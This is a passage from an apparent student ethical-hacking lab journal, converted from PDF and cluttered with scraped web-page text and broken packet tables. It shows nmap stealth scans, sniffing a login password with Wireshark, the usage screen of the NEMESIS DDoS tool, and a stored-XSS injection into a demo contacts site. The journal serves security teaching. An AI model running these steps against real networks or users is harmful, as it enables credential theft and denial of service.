- **FIN Scan (-sF)**

Sets just the TCP FIN bit.

Command: **nmap -sF -T4 para**

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
53/tcp    open|filtered domain
111/tcp   open|filtered rpcbind
515/tcp   open|filtered printer
6000/tcp  open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- **NULL Scan (-sN)**

Does not set any bits (TCP flag header is 0)

Command: **nmap -sN -p 22 scanme.nmap.org**

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

- **XMAS Scan (-sX)**

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: **nmap -sX -T4 scanme.nmap.org**

```
krad# nmap -sX -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT      STATE      SERVICE
113/tcp   closed auth


Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```

## **PRACTICAL NO. 5**


### **AIM: Network Traffic Capture and DoS Attack with Wireshark and Nemesy**

- 1.** Network Traffic Capture:
  - a)** Use Wireshark to capture network traffic on a specific network interface.
  - b)** Analyze the captured packets to extract relevant information and identify potential security issues


Step 1: Install and open WireShark .



Step 2: Go to Capture tab and select Interface option.



Step 3: In Capture interface, Select Local Area Connection and click on start.



Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.

gogo6 IPv6 | The Internet of Things

Sign Up Sign In Search

Community Training Services Company

**Latest Activity**

- Jeffrey Barnes updated their profile 1 hour ago
- 6 Jeffrey Barnes, DimRay, coraf hf and 24 more joined gogoNET 1 hour ago
- Alba González updated their profile 2 hours ago

**Welcome to gogoNET - Over 100,000 members!**

Welcome to gogoNET, home to thousands of IT professionals like you. Make connections with members who have shared goals, ask questions and help others whenever you can.

**Events**

+ Add an Event

**Podcasts**

- Podcast 45: The Full Array of Big Data Applied to IoT (TISP) Posted by The IoT Inc Business Show Podcast on September 1, 2015
- Podcast 44: Descriptive Analytics - Discovering the Story behind the Data Posted by The IoT Inc Business Show Podcast on August 19, 2015
- Podcast 43: Predictive Analytics Deep Dive - The Shape of Things to Come Posted by The IoT Inc Business Show Podcast on July 22, 2015
- Podcast 42: Ajit Jaokar on Sexy Data Science and its Analysis of IoT Posted by The IoT Inc Business Show Podcast on July 15, 2015
- Podcast 41: Makin' Bacon and the Three Main Classes of IoT Analytics Posted by The IoT Inc Business Show Podcast on July 8, 2015

**Offers**

Welcome to gogoNET  
Sign Up or Sign In

Download our FREE report:  
**IPV6 & THE INTERNET OF THINGS**

**Business Resources to Launch your Internet of Things**

**Product Information**

Name \*    
First Last

Wireless Network Connection [Wireshark 1.10.8 (v1.10.8-2-g525244 from master-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
9637	549.408818.192.168.0.101	192.168.0.101	192.168.0.101	UDP	132	[TCP Keep-Alive ACK] Seq=1000 win=3240 [ACK] Seq=26 ACK=47 wIn=301 Len=0 SLE=46 SRE=2
9639	549.777053.23.202.165.113	192.168.0.101	192.168.0.101	TCP	55	[TCP Keep-Alive ACK] http > 56741 [ACK] Seq=3628 Ack=125 win=17300 Len=1 [Reassembly error, protocol TCP: New fragment overlaps old data]
9640	550.396166.192.168.0.101	192.168.0.101	192.168.0.101	TCP	66	[TCP Keep-Alive ACK] http > 56741 [ACK] Seq=125 Ack=3630 win=3228 Len=0 SLE=3629 SRE=3630
9641	550.566168.192.168.0.101	192.168.0.101	192.168.0.101	TCP	55	[TCP Keep-Alive ACK] 56618 > http [ACK] Seq=2285 Ack=517 win=16644 Len=1
9642	550.645582.192.168.0.101	82.163.143.169	DNS	70	Standard query 0x9f6 A google.com	
9643	550.820575.190.93.253.58	192.168.0.101	TCP	66	[TCP Keep-Alive ACK] http > 56743 [ACK] Seq=179 Ack=766 win=16160 Len=0 SLE=765 SRE=766	
9644	550.759155.192.168.0.101	190.93.253.58	TCP	54	56664 > http [FIN, ACK] Seq=1958 Ack=11865 Win=16636 Len=0	
9645	550.820404.192.168.0.101	141.78.39.8	TCP	54	56796 [ACK] Seq=555 Ack=346 Win=30336 Len=0	
9646	550.767397.192.168.0.101	192.168.0.101	TCP	54	56796 [ACK] Seq=555 Ack=346 Win=30336 Len=0	
9647	550.820575.190.93.253.58	192.168.0.101	TCP	54	http > 56664 [ACK] Seq=1865 Ack=9159 Win=51200 Len=0	
9648	550.842120.82.163.143.169	192.168.0.101	DNS	246	Standard query response 0x9f6 A 173.194.46.78 A 173.194.46.68 A 173.194.46.64 A 173.194.46.65 A 173.194.46.67 A 173.194.46.69	
9649	550.900800.144.76.39.8	192.168.0.101	TCP	54	56796 [ACK] Seq=555 Ack=346 Win=30336 Len=0	
9650	551.239413.192.168.0.101	192.168.0.101	NBNS	92	Name query NB AJEET-PC-1<	
9651	551.447136.192.168.0.101	255.255.255.255	UDP	132	Source port: 50638 destination port: 10505	
9652	551.471204.192.168.0.101	95.101.129.56	TCP	55	[TCP Keep-Alive ACK] 56604 > http [ACK] Seq=1002 Ack=506 win=16916 Len=1	
9653	551.996267.192.168.0.101	192.168.0.255	NBNS	92	Name query NB AJEET-PC-1<	
9654	552.747401.192.168.0.101	192.168.0.255	NBNS	92	Name query NB AJEET-PC-1<	
9655	552.806013.192.168.0.101	192.168.0.101	TCP	66	[TCP Keep-Alive ACK] 56604 [ACK] Seq=1002 Ack=1003 Win=0 SLE=1002 SRE=1003	
9656	553.779249.192.168.0.101	192.168.0.101	TCP	66	[TCP Keep-Alive ACK] 56604 [ACK] Seq=1002 Ack=4968 Win=4280 Len=1	
9657	553.56183.192.168.0.101	192.168.0.101	TCP	55	[TCP Keep-Alive ACK] 56604 [ACK] Seq=1002 Ack=11947 win=705 Len=0 SLE=11946 SRE=11947	
9658	553.741206.173.194.46.71	192.168.0.101	TCP	66	[TCP Keep-Alive ACK] https > 56275 [ACK] Seq=4868 Ack=11947 win=705 Len=0 SLE=11946 SRE=11947	
9659	555.591968.192.168.0.101	255.255.255.255	UDP	132	Source port: 50640 destination port: 10505	
9660	556.287397.218.58.210.67	192.168.0.101	TCP	54	http > 56525 [FIN, ACK] Seq=501 Ack=1239 Win=45440 Len=0	
9661	556.287473.192.168.0.101	216.168.210.67	TCP	54	56525 > http [ACK] Seq=1239 Ack=502 Win=16660 Len=0	
9662	557.634529.192.168.0.101	255.255.255.255	UDP	132	Source port: 50642 destination port: 10505	
9663	558.656088.192.168.0.101	200.148.10.101	TCP	55	[TCP Keep-Alive ACK] 56604 > http [ACK] Seq=1330 Ack=23700 Win=16800 Len=1	
9664	558.428915.192.168.0.101	192.168.0.101	TCP	54	56795 [ACK] Seq=5827 Ack=2357 Win=20234 Len=0	
9665	558.656088.173.236.30.250	192.168.0.101	TCP	54	http > 56795 [FIN, ACK] Seq=5827 Ack=2357 Ack=5828 Win=17032 Len=0	
9666	558.656184.192.168.0.101	213.236.30.250	TCP	54	56795 > http [ACK] Seq=2357 Ack=5828 Win=17032 Len=0	
9667	559.202409.192.168.0.101	173.194.46.77	TCP	55	[TCP Keep-Alive ACK] 56541 > http [ACK] Seq=1941 Ack=1008 Win=16508 Len=1	
9668	559.490385.173.194.46.77	192.168.0.101	TCP	66	[TCP Keep-Alive ACK] 56541 [ACK] Seq=1941 Ack=501 Win=44032 Len=0 SLE=500 SRE=501	
9669	559.652731.192.168.0.101	255.255.255.255	UDP	132	Source port: 50644 destination port: 10505	

Frame 1: 954 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0  
 Ethernet II, Src: Tp-LinkTL\_1f:8:a (0:0:4a:00:1f:8:a), Dst: D-LinkIn\_83:87:9:0 (0:c5:54:83:87:9c)  
 Internet Protocol Version 4, Src: 192.168.0.101 (192.168.0.101), Dst: 173.194.46.78 (173.194.46.78)  
 Transmission Control Protocol, Src Port: 56160 (56160), Dst Port: https (443), Seq: 1, Ack: 1, Len: 0

File: "C:\Users\Ajeet\AppData\Local\Temp\... Packets: 9669 - Displayed: 9669 (100.0%) - Dropped: 0 (0.0%) Profile: Default

Step 5: Open a website in a new window and enter the user id and password. Register if needed.

### Sign Up for gogoNET

Create a new account...

Business Email Address  
ajeetsngh480@gmail.com

Password  
\*\*\*\*\*

Retype Password  
\*\*\*\*\*

What is the "I" in IoT? What is this word?  
Internet



764

Privacy & Terms

reCAPTCHA

Sign Up

Already a member? Click here to sign in.

Create a new account...

[Facebook](#) [Twitter](#)

[LinkedIn](#)

About gogoNET




...and 120849 more

Community, training and services for IT professionals deploying IPv6 and the Internet of Things. Join to get free v6 connectivity.

Step 6: Enter the credentials and then sign in.

[Sign In to gogoNET](#)

[New? Click here to join](#)

---

**Business Email Address**

...Or sign in with one of these:

 **Facebook**

 **twitter**

 **YAHOO!**

 **LinkedIn**

 Windows Live ID

**Sign In**

[Forgot your password?](#)

---

**About gogoNET**








...and 120851 more

Community, training and services for IT professionals deploying IPv6 and the Internet of Things. Join to get free v6 connectivity.


[Sign In](#)

Step 7: The wireshark tool will keep recording the packets.


## Step 8: Select filter as http to make the search easier and click on apply.




## Step 9: Now stop the tool to stop recording.



## Step 10: Find the post methods for username and passwords.



## Step 11: You will see the email- id and password that you used to log in.



## 2) Denial of Service (DoS) Attack:

- a) Use Nemesy to launch a DoS attack against a target system or network.
- b) Observe the impact of the attack on the target's availability and performance.

### DOS

#### Using NEMESIS

```
cmd C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0
C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0>NEMESIS.exe
ERROR: Missing argument: host
ERROR: Missing argument: port
ERROR: Missing argument: threads

nemesis.exe - NEMESIS DDoS Tool

Usage: nemesis.exe -h <host> -p <port> -t <threads> [-T]


Available commands:
-----
-T, --usertor      Use TOR
-h, --host         Specify a host without http://
-p, --port         Specify webserver port
-t, --threads     Specify number of threads
-?, --help         Shows the help screen.
```

## PRACTICAL NO. 6

### AIM: Persistent Cross-Site Scripting Attack


1. Set up a vulnerable web application that is susceptible to persistent XSS attacks
2. Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.
3. Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.

Step 1- Visit to <http://www.techpanda.org>



The image shows the login interface for 'Personal Contacts Manager v1.0'. It features a light gray header bar with the title 'Login | Personal Contacts Manager v1.0'. Below this is a white form area with a blue border. The form contains fields for 'Email\*' and 'Password\*', each with a corresponding input box. There is also a 'Remember me' checkbox followed by the text 'Remember me'. At the bottom is a blue 'Submit' button.

Step 2: Enter email as [admin@google.com](mailto:admin@google.com) and password as **Password2010**



The image shows the dashboard of 'Personal Contacts Manager v1.0'. The top navigation bar includes a 'Dashboard | Personal Contacts' tab, a refresh icon, and a plus sign icon. The address bar shows the URL 'techpanda.org/dashboard.php' with a 'Not secure' warning. The main content area has a light gray header with the title 'Dashboard | Personal Contacts Manager v1.0'. Below this is a blue button labeled 'Add New Contact' and a blue 'Log Out' button. A table lists five contacts with columns for ID, First Name, Last Name, Mobile No, Email, and Actions. The table rows are as follows:

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	<a href="#">Edit</a>
79310	Dark	Yadav	9125204045	tyrrt@gmail.com	<a href="#">Edit</a>
79311	wow	wow	123456	ok@gmail.com	<a href="#">Edit</a>
79312	Ngoc Phuong Uyen	Nguyen	123456789	vvdanh1010@gmail.com	<a href="#">Edit</a>
79313	DGH	H	FGHGF	FGHGF@GMAIL.COM	<a href="#">Edit</a>

A message at the bottom states 'Total Records Count: 5'.

Step 3: Click on Add new contact button and fill details as

First name= <a href="http://www.mu.ac.in> CS </a>

Last Name

Mobile no

Email address

The screenshot shows a web browser window with the title "Dashboard | Personal Contacts". The URL in the address bar is "techpanda.org/dashboard.php". The page displays a table of contacts with columns: ID, First Name, Last Name, Mobile No, Email, and Actions. There is also a "Log Out" button in the top right corner and a "Add New Contact" button at the top left.

ID	First Name	Last Name	Mobile No	Email	Actions
1	myname	Jenefry	9898989898	admin@gmail.com	<a href="#">Edit</a>
79310	Dark	Yadav	9125204045	tyrrt@gmail.com	<a href="#">Edit</a>
79311	wow	wow	123456	ok@gmail.com	<a href="#">Edit</a>
79312	Ngoc Phuong Uyen	Nguyen	123456789	vvdanh1010@gmail.com	<a href="#">Edit</a>
79313	DGH	H	FGHGF	FGHGF@GMAIL.COM	<a href="#">Edit</a>
79314	CS	FYCS	123113123	admin@google.com	<a href="#">Edit</a>
79315	CS	FYCS	312312321	admin@google.com	<a href="#">Edit</a>

Total Records Count: 7


## PRACTICAL NO. 7

### AIM: Session impersonation using Firefox and Tamper Data add-on

#### A] Session Impersonation

